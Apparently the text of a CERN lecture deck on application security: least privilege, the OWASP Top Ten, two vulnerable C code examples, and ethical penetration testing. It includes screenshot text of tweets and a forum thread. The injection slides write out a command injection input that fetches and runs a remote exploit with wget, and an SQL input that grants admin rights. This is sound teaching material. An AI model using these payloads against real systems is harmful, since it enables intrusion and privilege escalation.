Application security

(Short introduction to best practices
for secure development, testing and deployment)

Sebastian Łopieński
CERN

CERN School of Computing on IT Services
November 2024

A quick dive into application security

Why?

Three golden rules

Software security

Penetration testing

Security analysis tools

Deployment security


Why?


I am protected… ?


I am protected… ?


No, not really

An incident in September 2008


C3 ~ RET
@c3retc3
Follow
#CERN discloses passwords, source code and tickets to Web spiders
6:03 a.m. - 29 Sep 2015


<sc0rp> nice
<MLT> using the exploit on CERN would be win, hacking the people who created the internet :P
<sc0rp> haha


Dan Tentler
@Viss
Follow
someone asked earlier if I was gonna find CERN - here's one (I got their CERT guys email. I'll notify) pic.twitter.com/zu180KzyBo
Reply
Retweet
Favourite
More
Welcome to CERN Virtual Machine, version 2.6.0
vm2209280-01 login: --- a new cmtuser directory has been created in your HOME directory
---- LHCb Login v7r10p4 ----
Building with gcc46 on slc5 x86_64 system (x86_64-slc5-gcc46-opt)
--- User_release_area is set to /opt/dirac/cmtuser
--- LHCBPROJECTPATH is set to:
/cvmfs/lhcb.cern.ch/lib/lhcb
/cvmfs/lhcb.cern.ch/lib/lcg/releases
/cvmfs/lhcb.cern.ch/lib/lcg/app/releases
/cvmfs/lhcb.cern.ch/lib/lcg/external
RETWEETS
7
FAVOURITES
12
11:59 am - 14 Aug 2014
Flag media


Godlike Productions
www.godlikeproductions.com
UFOs
Conspiracy Theorists
Lunatic Fringe
Users Online Now: 2,382 (Who's On?)
Pageviews Today: 1,023,414
Threads Today: 247
11:25 AM
Visitors Today: 706,814
Posts Today: 5,101
Join Our: GLP Poker Rooms - Twitter - YouT
Check Out: GiveMeGossip.com -
Search
Forum Topics Adv. Search Directory
News
Special Ops Armed with Rapid DNA Scanners: "Get Ready for Advanced Biometric Warfare"
California Moves to Force Childcare Workers to Vaccinate or Be Criminals
West Virginia Bill to Keep Guard Troops Out of Unconstitutional Foreign Wars Killed by Pentagon Threats
EXCLUSIVE: LEAKED REPORT PROFILES MILITARY, POLICE MEMBERS OF OUTLAW MOTORCYCLE GANGS
A key source clues me in on TPP code of silence
It Is Mathematically Impossible To Pay Off All Of Our Debt
"Raider Focus" - Colorado Braces For
Back to Forum
Post New Thread
Reply
View Favorites
Join Now, Free! (& No Ads!) Forgot Your Pas
Email
Password
Log In
Rate this Thread
Absolute BS Crap Reasonable Nice Amazing
Vote!
Bottom Search Replies Previous Page Next Page
Do you think it's possible for the CERN LHC to be hacked?
Anonymous Coward
User ID: 9578086
United States
05/25/2015 10:42 PM
Report Abusive Post
Report Copyright Violation
Do you think it's possible for the CERN LHC to be hacked?
Shouldn't it have the same level of protections as a nuclear power plant? Yet I feel it probably does not...
Anonymous Coward
User ID: 69274093
United States
05/25/2015 11:18 PM
Report Abusive Post
Report Copyright Violation
Re: Do you think it's possible for the CERN LHC to be hacked?
Scary thought. Hollywood hit..
Really cern has been hacked, it is ran by mad scientists, hell bent on crazy.
These are the type of people that jump from rocks with wing suits with life mentality.
They want crazy. Cern is a weapon, the biggest and most psychotic ever created.

Three golden rules for system security

Least privilege principle


“Every program and every user of the system should operate using the least amount of privilege necessary to complete the job.”

Forget any of the following:

- Set Visibility=public
- USER root
- $ mysql -u admin
- $ sudo su -
- chmod a+rw *
- accept: all
- allowed = True
- jdbc:postgresql://…/database?user=admin
- GRANT ALL PRIVILEGES ON database.* TO 'user'@'%';

Defense in depth (multiple layers of defense)


XIII century




XXI century

Complexity kills security

Map of system calls in Apache web server



… in IIS web server




Which software would you prefer to maintain?

Things to avoid

- **A complicated solution**
- **Multiple possible points of failure**
- **Catastrophic consequences**

Three golden rules for system security



Software security

```c
int set_non_root_uid(unsigned int uid)
{
    // making sure that uid is not 0 (root user)
    if (uid == 0) {
        return 1;
    }

    setuid(uid);
    return 0;
}
```

Anything wrong with this code?

unsigned short int

```
set_non_root_uid(00000000 00000001 00000000 00000000)          // 65536
...
if (             00000000 00000001 00000000 00000000 == 0)     // 65536 != 0
...
setuid(          00000000 00000001 00000000 00000000)          // 0
```

```
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;

        err = sslRawVerify(ctx,
                           ctx->peerPubKey,
                           dataToSign,                          /* plaintext */
                           dataToSignLen,                  /* plaintext length */
                           signature,
                           signatureLen);
        if(err) {
                sslErrorLog("SSLDecodeSignedServerKeyExchange: sslRawVerify "
                    "returned %d\n", (int)err);
                goto fail;
        }

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
```

Anything wrong with this code?

OWASP® Top Ten security flaws

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

1. **Broken Access Control**
2. **Cryptographic Failures**
3. **Injections** (SQL Injection, command injection, cross-site scripting etc.)
4. **Insecure Design**
5. **Security Misconfiguration**
6. **Vulnerable and Outdated Components**
7. **Identification and Authentication Failures**
8. **Software and Data Integrity Failures**
9. **Security Logging and Monitoring Failures**
10. **Server-Side Request Forgery**

Security flaw #1: Broken Access Control

Examples:

- https://site.com/admin/ **requires authentication**, but https://site.com/admin/adduser?name=X works without authentication
- Changing the ID gives access to someone else's data: https://shop.com/cart?id=413246 -> https://shop.com/cart?id=123456
- Missing access control for API access
- Sensitive data exposed, e.g. https://site.com/.git
- Unprotected, "hidden" files/data, e.g. https://corp.com/internal/salaries.xls https://me.net/No/One/Will/Guess/82534/me.jpg

Solution:

- Add missing authorization ☺
- Don't rely on *"security by obscurity"* 🙈 – it doesn't work!

Security flaw #3: Injections

Command injection:

- server-side command: `echo $UserInput > log`
- malicious input: `; wget http://…/exploit ; ./exploit #`
- executed command: `echo ; wget http://…/exploit ; ./exploit # > log`

`echo ; wget http://…/exploit ; ./exploit # > log`

Security flaw #3: Injections

SQL injection:


- server-side query: `UPDATE user SET age= $UserInput WHERE id=…`
- malicious input: `25, admin=true`
- executed query: `UPDATE user SET age=25, admin=true WHERE id=…`

`UPDATE user SET age=25, admin=true WHERE id=…`

Security flaw #3: Injections

Vulnerability: user input is used in (concatenated with) server-side commands

Attack: malicious user input becomes part of the server-side command and changes its logic




Solutions:

- Validate user input *(filter, check if valid)*
- Sanitize user input *(quote/escape special characters)*
- Securely pass user input to backend systems *(parametrized SQL queries, safe command-line calls etc.)*

Security penetration testing

A pentester?




Security penetration testing

Goal: finding security vulnerabilities, misconfigurations, exposures etc.

- … in external software or systems (open source, closed source)
- … in in-house developed software

Same tools and techniques (mostly...) as black-hat hackers



However, done **ethically** and **following the rules**

- be open and transparent
- always get a permission from the owner of the system beforehand
- be careful, do not affect the tested systems or data
- don’t abuse any vulnerabilities that you have found
- report your findings back to the system owner, don’t share them with third parties


Looking for…

- Missing or partial security measures
- Ways to bypass existing measures


Blackbox vs. whitebox testing

Are internals of the system known to the tester?

- architecture, source code, database structure, configuration ...



testing as a user



testing as a developer

Demo


✓ 2020
2021
2022
Show
2020
January
Su Mo Tu We Th Fr Sa
1 2 3 4
5 6 7 8 9 10 11
12 13 14 15 16 17 18
19 20 21 22 23 24 25
26 27 28 29 30 31
February
Su Mo Tu We Th Fr Sa
1
2 3 4 5 6 7 8
9 10 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 28 29
March
Su Mo Tu We Th Fr Sa
1 2 3 4 5 6 7
8 9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 30 31
April
Su Mo Tu We Th Fr Sa
1 2 3 4
5 6 7 8 9 10 11
12 13 14 15 16 17 18
19 20 21 22 23 24 25
26 27 28 29 30
May
Su Mo Tu We Th Fr Sa
1 2
3 4 5 6 7 8 9
10 11 12 13 14 15 16
17 18 19 20 21 22 23
24 25 26 27 28 29 30
31
June
Su Mo Tu We Th Fr Sa
1 2 3 4 5 6
7 8 9 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30

Becoming a white-hat hacker (*aka* pentester)

Don't assume; try!

- *"What if I change this value?"*

The browser is yours

- you *can* bypass client-side checks, manipulate data, alter or inject requests sent to the server etc.
- … and you *should* ☺

